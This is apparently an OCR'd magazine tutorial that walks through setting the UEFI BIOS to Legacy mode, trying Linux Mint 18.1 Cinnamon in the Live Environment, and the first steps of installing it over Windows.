UEFI BIOS


The Unified Extensible Firmware Interface (UEFI) is used to identify hardware and protect a PC during its boot-up process. It replaces the traditional BIOS but can cause issues when installing Linux Mint.

STEP 1 Insert your DVD or USB flash drive into your PC and, if you haven't already, shutdown Windows. In this instance we're using the USB boot media but the process is virtually identical. Start the PC and when prompted press the appropriate keys to enter the BIOS or SETUP; these could be, for example, F2, Del or even F12.


STEP 2 There are different versions of a UEFI BIOS, so covering them all would be impossible. What you're looking for is a section that details the Boot Sequence or Boot Mode. Here you have the option to turn off UEFI and choose Legacy or disable Secure Booting. Mint does work with UEFI but it can be a tricky process to enable it to boot.



STEP 3 With UEFI turned to Legacy mode, there are now two ways of booting into the Mint Live Environment. The first is via the BIOS you're already in. Locate the Boot Sequence and change the first boot device from its original setting, usually Internal HDD or similar, to USB Storage Device for the USB media option; or DVD Drive, for the DVD media option.



STEP 4 Alternatively use the Boot Option Menu. With this option you can press F12 (or something similar) to display a list of boot media options; from there, you can choose the appropriate boot media. Either way, you can now save and exit the BIOS by navigating to the Save & Exit option and choosing Save Changes and Exit.




TESTING MINT


With the UEFI BIOS side of things behind us, it's time to see what the Linux Mint desktop has to offer, albeit in the test, Live Environment.

STEP 1 Linux Mint now boots up and you are taken directly to the Mint default desktop; we have the Cinnamon mainstream version in the screenshot here. You can see three icons on the desktop: Computer, Home and Install Linux Mint.

STEP 2 Along the bottom of the desktop is the Mint Panel and the Mint Menu. Click the Menu and it displays the core applications along with a search bar and various icons lined up down the left-hand side. These are quick launch icons that will change to the more recently used apps as you use Mint.




STEP 3 The three icons to the bottom of the quick launch strip indicate the session options: Lock Screen, Logout and Quit (shutdown Linux Mint). Just above the Lock Screen icon is Files, clicking this will launch Nemo, the Linux Mint Cinnamon file manager.




STEP 4 To the far right of the Panel, you can see several icons; these indicate the current logged in user account (which is Live Session User at present), active network connections (where you can adjust or setup your Wi-Fi or wired internet connection), volume controls, time and date, and All Windows, which when clicked displays all opened apps.

STEP 5 There are also some quick launch icons on the Panel next to the Mint Menu: Show Desktop, which will return you to a blank desktop while minimising all open apps; Firefox web browser; the Terminal command line; and Nemo file manager. You can use any of these in a live session but anything stored won't be saved on quitting.



STEP 6 Before you install Mint, you need to make sure you have an active Internet connection. If you have a wired, Ethernet connection, and it's not already plugged into the computer, do so now. If you're using Wi-Fi, click on the network connection icon in the bottom right of the Panel, find your router id and enter the details.




Installing Linux Mint on a PC

You've picked your Linux Mint desktop version and you've played around in the Live Environment. Now it's time to get Mint onto your PC as a permanent replacement for Windows. Thankfully the process is extremely easy.


GOING MINT

We're assuming at this point that you're still in the Live Environment and that you've set up and activated your Wi-Fi connection, or plugged your computer into your router via a wired connection.


STEP 1 Providing you're connected to the Internet (if not then do so now) and you're in the Live Environment, start the installation process by double-clicking on the Install Linux Mint icon on the desktop.




STEP 2 Launching the Install Linux Mint app will open up the Welcome screen. Make sure your language is selected from the list on the left and if you want to click the Release Notes link to read what the latest changes and additions are to Linux Mint 18.1 Cinnamon. When you're ready, click the Continue button.




STEP 3 After clicking Continue you're asked if you want to Install Third-Party Software. Providing you're connected to the Internet, as from Step 1, then tick the box. This will make sure that hardware drivers, Adobe Flash and codecs for MP3 and video files are installed with the main Mint system. Click Continue for the next stage.




STEP 4 This next stage asks you how you want to manage the installation of Linux Mint onto your PC. In our example, we're going to Erase Disk and Install Linux Mint, which will wipe the current OS and ALL DATA replacing it with Mint; make sure you have a good backup, just in case. Click Install Now to continue.




STEP 5 Before the installation process can begin, you're asked if the choice you made regarding the erasure of the hard drive is correct. This is your last chance to back out. If you're certain you don't mind wiping everything and starting again with Linux Mint, click Continue.




STEP 6 This next stage determines your location. You can enter the nearest major city, or even try your local town and see if it's in the list of available choices. When you're ready, click Continue.



